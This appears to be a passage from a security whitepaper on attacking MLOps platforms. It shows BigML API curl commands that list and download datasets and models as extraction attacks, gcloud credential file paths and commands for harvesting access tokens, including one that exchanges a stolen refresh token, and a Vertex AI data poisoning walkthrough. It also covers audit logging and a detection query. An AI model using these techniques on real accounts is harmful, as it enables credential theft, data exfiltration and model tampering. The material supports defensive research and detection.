17                    if (data['marital'] == "married"):
18                        if (data.get('poutcome') is None):
19                            ...

```

*Snippet of exported model code*

## REST API Abuse

Like most MLOps platforms, BigML provides the ability to perform actions within the MLOps lifecycle using a REST API. Authentication to the REST API is available via an API key. Within a user profile, if you navigate to “API key”, this will present any

available API keys. One thing to note is that when you create an API key, there is no expiration date, and no ability to add an expiration date.

The screenshot shows a sidebar on the left with various settings options: Plans and pricing, Organizations, Certifications, Name and country, Machine Learning profile, Email settings, Password, Privacy settings, API key (which is selected and highlighted in dark grey), Cloud storages, Source connectors, Billing information, and Payments. The main area is titled "API key | Keep it secret!" and contains a "Master" key field with a redacted value. Below it is a "test-api-key" entry, also with a redacted value. A "Send to a friend" button with an envelope icon is visible next to the test key. At the bottom of the main area, there are "CREATED: Mon, 12 Feb 2024 19:03:43" and "UPDATED: Mon, 12 Feb 2024 19:03:43". A green "Create New API Key" button is located at the bottom right. The top of the page has tabs for "Alternative Keys" and "Shared Resources".


*Viewing created API keys*

Each API key has certain permissions assigned to it. It can be created to interact with the resources listed below.

Sources	Datasets	Samples	Correlations
Statistical Tests	Models	Ensembles	Linear Regressions
Logistic Regressions	Deepnets	Composites	Fusions
OptiML	Time Series	Evaluations	Clusters

*Table of resources*

Additionally, for each resource, you can assign whether it has Create, List, Read, Update or Delete permissions.



*API key permissions menu*

Full documentation on the BigML REST API is available here<sup>47</sup>, which shows how to conduct several actions using an API key. A few of the more notable REST API functions related to the previously shown attack paths are highlighted below. Text in **bold** would need to be updated based on your environment.

### ***List All Data Sources***

The below curl command can be used to list all data sources available to a user using the Source REST API<sup>48</sup>. You will not be able to download the full contents of the data sources.

```
curl "https://bigml.io/source?username=[USERNAME]&api_key=[API_KEY]"
```

---

<sup>47</sup> <https://bigml.com/api/quickstart>

<sup>48</sup> <https://bigml.com/api/sources>

```
},
"file_name" : "bank-full.csv",
"format" : "table",
"image_analysis" : null,
"image_id" : null,
"item_analysis" : {},
"md5" : "b433d9e5f9d977e88f8709bf768d5908",
"name" : "bank-full.csv",
"name_options" : "closed, table, 17 fields (12 categorical, 5 numeric)"
"number_of_anomalies" : 0,
"number_of_anomaly_scores" : 0,
"number_of_associations" : 0,
"number_of_associationsets" : 0,
"number_of_centroids" : 0,
"number_of_clusters" : 0,
```

*Listing data sources*

### **List All Projects**

All projects that a user has access to can be listed by using the Projects REST API<sup>49</sup>.

```
curl "https://bigml.io/project?username=[USERNAME]&api_key=[API_KEY]"
```

```
"objects" : [
  {
    "category" : 0,
    "code" : 200,
    "configuration" : null,
    "configuration_status" : false,
    "created" : "2024-02-12T16:19:31.215000",
    "creator" : "brett_hawkins",
    "description" : "",
    "execution_id" : null,
    "execution_status" : null,
    "manage_permission" : [],
    "name" : "Test Project",
    "name_options" : "",
    "private" : true,
    "resource" : "project/65ca4513a0a683376c351374",
    "stats" : {
```

*Listing projects*

---

<sup>49</sup><https://bigml.com/api/projects>

### **List All Datasets**

All available datasets can be listed using the Datasets REST API<sup>50</sup>. These will include the datasets that have been transformed from the data sources.

```
curl "https://bigml.io/dataset?username=[USERNAME]&api_key=[API_KEY]"  
      "origin_batch_status" : false,  
      "output_fields" : [],  
      "price" : 0,  
      "private" : true,  
      "project" : "project/65ca4513a0a683376c351374",  
      "refresh_field_types" : false,  
      "refresh_objective" : false,  
      "refresh_preferred" : false,  
      "resource" : "dataset/660dbc57ff7b592f2d19ec2d",  
      "row_offset" : 0,  
      "row_step" : 1,  
      "rows" : 45211,  
      "shared" : false,  
      "size" : 4610348,  
      "source" : "source/660dbc40ebd768355c643c8e",  
      "source_status" : true,  
      "sql_output_fields" : [],  
      "statisticaltest" : null,  
      "status" : {
```

*Listing datasets*

### **Download Dataset – Data Extraction Attack**

To download a dataset from the listing previously mentioned above, you can use the below curl request while still utilizing the Datasets REST API. This will download the full dataset and will facilitate a Data Extraction attack.

```
curl  
"https://bigml.io/dataset/[DATASET_ID]/download?username=[USERNAME]&  
api_key=[API_KEY]"
```

---

<sup>50</sup><https://bigml.com/api/datasets>

```
.. output_file
% Total    % Received % Xferd  Average Speed   Time     Time      Time  Current
                                         Dload  Upload   Total   Spent   Left  Speed
100 3619k  100 3619k    0     0  5260k      0  --::--  --::--  --::--  5252k
hawk@WIN-7713113:~$ head output_file
age,job,marital,education,default,balance,housing,loan,contact,day,month,duration,
management,married,tertiary,no,2143,yes,no,unknown,5,may,261,1,-1,0,unknown,no
44,technician,single,secondary,no,29,yes,no,unknown,5,may,151,1,-1,0,unknown,no
33,entrepreneur,married,secondary,no,2,yes,yes,unknown,5,may,76,1,-1,0,unknown,no
```

*Downloading dataset*

### **List Models**

All available trained models can be listed using the Models REST API<sup>51</sup>. This includes all models that have been trained, based on given dataset(s).

```
curl "https://bigml.io/model?username=[USERNAME]&api_key=[API_KEY]"
```

```
"price" : 0,
"private" : true,
"project" : "project/65ca4513a0a683376c351374",
"randomize" : false,
"range" : null,
"replacement" : false,
"resource" : "model/660dbd79b47e654209bbb4c5",
"rows" : 45211,
"sample_rate" : 1,
"selective_pruning" : true,
"shared" : false,
"size" : 4610348,
"source" : "source/660dbc40ebd768355c643c8e",
"source_status" : true,
"split_candidates" : 32,
"split_field" : null,
"stat_pruning" : true,
```

*Listing models*

### **Download Model – Model Extraction Attack**

After listing the available trained models, you can continue utilizing the Models REST API to download a model in the Predictive Model Markup Language (PMML)<sup>52</sup> format, so

---

<sup>51</sup><https://bigml.com/api/models>

<sup>52</sup><https://dmg.org/pmml/pmml-v4-1.html>


that it can be used offline to make predictions. This helps to facilitate a [Model Extraction](#) attack.

## *Downloading model in PMML format*

## GOOGLE CLOUD VERTEX AI


Google Cloud has an MLOps platform named Vertex AI, which contains all the components needed to facilitate the MLOps lifecycle.

An example attack scenario against Vertex AI could start with an attacker performing a phishing attack where a user executes a command-and-control payload. From there, the attacker uses Active Directory to escalate their privileges in the environment.




*Gaining initial access and escalating privileges*

With elevated privileges to an environment, an attacker could then perform lateral movement to an ML engineer's workstation. Since the ML engineer uses the GCloud CLI to access GCloud resources in this case, the attacker can dump the GCloud access tokens from the user's workstation.



*Performing lateral movement to ML Engineer workstation*

The attacker is able to access Vertex AI using the stolen access token, and exfiltrate any models the compromised ML engineer has access to.



*Exfiltrating model from Vertex AI*

## Key Terminology

Google provides a great resource on key terminology<sup>53</sup> within Vertex AI. Some of the more notable terms that will be referenced in this research are listed below.

- **Dataset** – This is a collection of structured or unstructured data that can be used to train a model.
- **Model** – Any pre-trained or non-pre-trained model.
- **ML Pipeline** – This is an ML workflow that can be used to train a model.
- **Artifact** – This is a piece of information that is produced or consumed by an ML workflow. This could be datasets, models, input files, or training logs.

## Authentication

There are multiple options to authenticate to Vertex AI, as detailed here<sup>54</sup>. Common methods for obtaining the required credentials include but are not limited to file shares, intranet sites, user workstations, social engineering, or other unprotected/misconfigured internal network resources.

- **Client Libraries** – This makes the use of Application Default Credentials (ADC) to authenticate to the Google Cloud API.

<sup>53</sup><https://cloud.google.com/vertex-ai/docs/glossary>

<sup>54</sup><https://cloud.google.com/vertex-ai/docs/workbench/reference/authentication>

- **Google Cloud CLI** – Access the Google Cloud CLI by authenticating with a Google account, which provides the necessary credentials needed to be used in the Google Cloud environment.
- **REST API** – You can use the REST API for Vertex AI by authenticating<sup>55</sup> with an access token generated by any of the below mechanisms:
  - Google Cloud CLI access<sup>56</sup>
  - ADC<sup>57</sup>
  - Impersonated service account<sup>58</sup>
  - Metadata server<sup>59</sup>

## Methods to Obtain Access Token

There are multiple methods that can be used to obtain an access token for Vertex AI. Once you have obtained an access token, you can use it to authenticate and interact with the Vertex AI REST API. Some of these methods will be highlighted below.

### **Access Token SQLite Database**

When a user authenticates with the Google Cloud CLI, an access token is obtained and logged in an SQLite database at the below file location.

Operating System	File Path
Windows	%APPDATA%\gcloud\access_tokens.db
Linux	~/.config/gcloud/access_tokens.db

Within the SQLite database there will be information such as the account id, access token, and token expiry.

Database Structure					
Table: <a href="#">access_tokens</a> <a href="#">Browse Data</a> <a href="#">Edit Pragmas</a> <a href="#">Execute SQL</a> <a href="#">Filter in any column</a>					
account_id	access_token	token_expiry	rapt_token	id_token	
1 cae836e4ce4...	ya29.a0Ad52N38uIqXnlTkf3iC3NyZWD8m07cvtB4...	2024-04-19 19:49:09.644400	NULL	eyJhbGciOiJSUzI1NiIsImtpZCI6I	
2 brett.hawkins...	ya29.a0Ad52N38OG3Nu0iovilGCYMIv6hcHrlZQSa...	2024-04-22 12:46:53.680869	NULL	eyJhbGciOiJSUzI1NiIsImtpZCI6I	

Access token database

<sup>55</sup><https://cloud.google.com/docs/authentication/rest>

<sup>56</sup><https://cloud.google.com/docs/authentication/rest#user-creds>

<sup>57</sup><https://cloud.google.com/docs/authentication/rest#rest-request>

<sup>58</sup><https://cloud.google.com/docs/authentication/rest#impersonated-sa>

<sup>59</sup><https://cloud.google.com/docs/authentication/rest#metadata-server>

## **Google Cloud CLI**

If you have compromised Google Cloud user credentials and can login via the Google Cloud CLI, enter the below command to obtain an access token.

```
gcloud auth print-access-token
```

```
C:\Users\hawk>gcloud auth print-access-token  
ya29.a0Ad52N3_9gNqs3m-mPiCXsb4-rCTbxUpqJ8tzs
```

*Getting access token from GCloud CLI*

If you are logging in via ADC as a user in the Google Cloud CLI, you would run the below command to get an access token.

```
gcloud auth application-default print-access-token
```

```
C:\Users\hawk>gcloud auth application-default print-access-token  
  
ya29.a0Ad52N38hIMcuFF-8FffGL1YAJrEhZ6vj-6QwpkApfkAIfXd2INwf547mB
```

*Getting access token from ADC login*

## **Refresh Token from Legacy Credentials**

On the file system, there are files located at the below file locations that can contain a refresh token for an authenticated user.

Operating System	File Path
Windows	%APPDATA%\gcloud\legacy_credentials\[USER]
Linux	~/.config/gcloud/legacy_credentials/[USER]

You can obtain all required information from this file, such as the client ID, client secret, and refresh token, and then run the below command to get an access token.

```
curl --request POST --data  
"client_id=[CLIENT_ID]&client_secret=[CLIENT_SECRET]&refresh_token=[REFRESH_TOKEN]&grant_type=refresh_token"  
"https://accounts.google.com/o/oauth2/token"
```

```
{
  "access_token": "ya29.a0Ad52N38wyufIbQ_dVW9qbLIAcSNYSful0IJapX54NPv0adk_wg31rPg5dPDYIJwmsbx0AaCgYKAQIS",
  "expires_in": 3599,
  "scope": "https://www.googleapis.com/auth/compute https://www.googleapis.com/auth/userinfo.email https://www.googleapis.com/auth/logging.write",
  "token_type": "Bearer",
  "id_token": "eyJhbGciOiJSUzI1NiIsImtpZCI6IjZjZTExYIiwiYXpwIioiMzI1NTU5NDA1NTkuYXBwcv5nb29nbGV1c2VvY29u"
}
```

*Obtaining access token from refresh token*

## Security Groups and Roles

There are 16 predefined roles for Vertex AI defined in this Google documentation<sup>60</sup>. Some of the more notable roles are listed below.

- **Vertex AI Administrator** – Full access to all resources in Vertex AI.
- **Vertex AI User** – User has view access to all resources and has create/modify/delete to large number of resources.
- **Vertex AI Viewer** – User can view all resources in Vertex AI

## Logging

To ensure actions within Vertex AI are being logged, you need to enable audit logs<sup>61</sup>. Within the Google Cloud console, select “IAM & Admin” → “Audit Logs”. Search for “Vertex AI API”.

The screenshot shows the Audit Logs configuration for the Vertex AI API. At the top, there's a header with 'Audit Logs' and a 'SET DEFAULT CONFIGURATION' button. Below this, a section titled 'Default configuration' shows that 'Admin Read', 'Data Read', and 'Data Write' are all disabled. Underneath, a table titled 'Data Access audit logs configuration' lists the 'vertex' service with its status for each permission level. The table includes columns for Service, Admin Read, Data Read, Data Write, Exempted principals, and Inherited exempted principals. The 'vertex' row shows 'Service' checked, 'Admin Read' as '—', 'Data Read' as '—', 'Data Write' as '—', 'Exempted principals' as '0', and 'Inherited exempted principals' as '0'.


Service	Admin Read	Data Read	Data Write	Exempted principals	Inherited exempted principals
vertex	—	—	—	0	0

*Selecting Vertex AI data access audit log*

<sup>60</sup><https://cloud.google.com/vertex-ai/docs/general/access-control>

<sup>61</sup><https://cloud.google.com/vertex-ai/docs/general/audit-logging>

Select all the actions to log, and then press the “Save” button.




*Actions to log in Vertex AI*

You should then see the events being populated from Vertex AI within the Logs Explorer<sup>62</sup>.

---

<sup>62</sup><https://cloud.google.com/logging/docs/view/logs-explorer-interface>



#### *Viewing events in Log Explorer*

For information on how to create detection rules based on these logs, see the [MLOps Platforms – Detection Guidance](#) section of this whitepaper.

### Data Poisoning

When a user uploads training data to a project, they have three different options listed below.

## Add data to your dataset

Before you begin, review the data guide to make sure your data is formatted correctly and optimized for the best results.

[VIEW DATA GUIDE](#)

### Select a data source

- CSV file: Can be uploaded from your computer or on Cloud Storage. [Learn more](#)
- BigQuery: Select a table or view from BigQuery. [Learn more](#)

- Upload CSV files from your computer  
 Select CSV files from Cloud Storage  
 Select a table or view from BigQuery

#### Upload CSV files from your computer

Add up to 500 CSV files per upload. The files will be stored in a new Cloud Storage bucket ([charges apply](#)). Data from multiple files will be referenced as one dataset.

[SELECT FILES](#)

*Options for uploading data to dataset*

That training data will be stored in a Google Cloud Storage bucket<sup>63</sup>.

---

<sup>63</sup><https://cloud.google.com/storage/docs/buckets>

## Upload CSV files from your computer

Add up to 500 CSV files per upload. The files will be stored in a new Cloud Storage bucket ([charges apply](#)). Data from multiple files will be referenced as one dataset.

diabetes\_dataset.csv

1 file



[SELECT FILES](#)

## Select a Cloud Storage path

Choose where your uploaded CSV files will be stored ([charges apply](#))

Cloud Storage path \*

gs:// cloud-ai-platform-18195e29-682d-4d93-b7ee-e5c514f8ead [BROWSE](#)

## What happens next?


The CSV file data will be uploaded to Cloud Storage and associated with your dataset. Making changes to the referenced CSV files will affect the dataset before training.

[CONTINUE](#)

*Saving data in Google Cloud Storage bucket*

The following scenarios correlate to how Vertex AI saves its training data and model input/output files within Google Cloud Storage buckets.

A summary diagram is shown below on the process to conduct a data poisoning attack within Vertex AI.



Vertex AI data poisoning summary diagram

Navigate to “Datasets” within the Vertex AI Studio, and select a given dataset you would like to poison. In this example, we will be poisoning the “diabetes-dataset” dataset.

The screenshot shows the Vertex AI Studio interface with the Datasets page selected. The sidebar includes tools like Dashboard, Model Garden, Pipelines, Notebooks, Vertex AI Studio (selected), Build with Gen AI, and Data. Under Data, Datasets is selected. The main area displays a table of datasets:

Name	ID	Status	Region
<a href="#">diabetes-dataset</a>	891997499730952192	Ready	us-central1
<a href="#">bank-marketing</a>	4622581079147020288	Ready	us-central1

Selecting dataset

Select the “Source” tab, and then press the “Change Data Source” button.

The screenshot shows the Vertex AI interface. On the left, there's a sidebar with 'TOOLS' (Dashboard, Model Garden, Pipelines), 'NOTEBOOKS', 'VERTEX AI STUDIO', 'BUILD WITH GEN AI', 'DATA' (Feature Store, Datasets), and a back arrow pointing to 'diabetes-dataset'. The 'Datasets' option is highlighted with a blue background. At the top, there are three tabs: 'SOURCE' (which is active and highlighted in blue), 'ANALYZE', and 'LINEAGE'. Below the tabs, it says 'Current data source' and shows a checked entry: 'gs:// cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309d/someFolder/diabetes\_dataset.csv'. A large blue 'CHANGE DATA SOURCE' button is centered below this entry.

*Changing data source*

Select the newly poisoned data to replace the current data source.

The screenshot shows the Vertex AI web interface. On the left, there's a sidebar with sections like 'TOOLS', 'NOTEBOOKS', 'VERTEX AI STUDIO', 'BUILD WITH GEN AI' (which is selected), 'DATA' (with 'Feature Store' and 'Datasets' sub-options, where 'Datasets' is selected), and 'MODEL DEVELOPMENT'. The main area is titled 'diabetes-dataset' and has tabs for 'SOURCE', 'ANALYZE', and 'LINEAGE'. Under 'SOURCE', there are three options: 'Upload CSV files from your computer' (selected), 'Select CSV files from Cloud Storage', and 'Select a table or view from BigQuery'. Below this, there's a section for uploading CSV files from the computer, showing a file named 'diabetes\_dataset -POISONED.csv' (1 file). A 'SELECT FILES' button is available. Further down, there's a section for selecting a Cloud Storage path, with a field containing 'gs:// cloud-ai-platform-a8faba59-2fce-4cc5-a5bf-147742ac309c' and a 'BROWSE' button.

*Uploading poisoned data*

You can now see the current data source for our “diabetes-dataset” dataset is the poisoned data file.

*Showing updated data source*

When viewing the dataset, you can see the “Last Updated” timestamp has been updated.

Name	ID	Status	Region	Type	Items	Last updated
<a href="#">diabetes-dataset</a>	891997499730952192	Ready	us-central1	Tabular	—	April 19, 2024
<a href="#">bank-marketing</a>	4622581079147020288	Ready	us-central1	Tabular	—	March 21, 2024

*Showing last updated timestamp for dataset*

This activity can be identified in the Log Explorer via the below query using the logging query language<sup>64</sup>.

```
protoPayload.methodName="google.cloud.aiplatform.ui.DatasetService.UpdateDataset"
```

---

<sup>64</sup><https://cloud.google.com/logging/docs/view/building-queries>

Query results 1 log entry

SEVERITY	TIME	EDT	SUMMARY	Edit	Summary fields	Wrap lines
✓ i	2024-04-19 09:54:04.502	EDT	aiplatform.googleapis.com ...orm.ui.DatasetService.UpdateDataset .../us-central1/google.cloud.aiplatform.ui.DatasetService.UpdateDataset", principal_email: "brett.hawkins@redacted.com"			
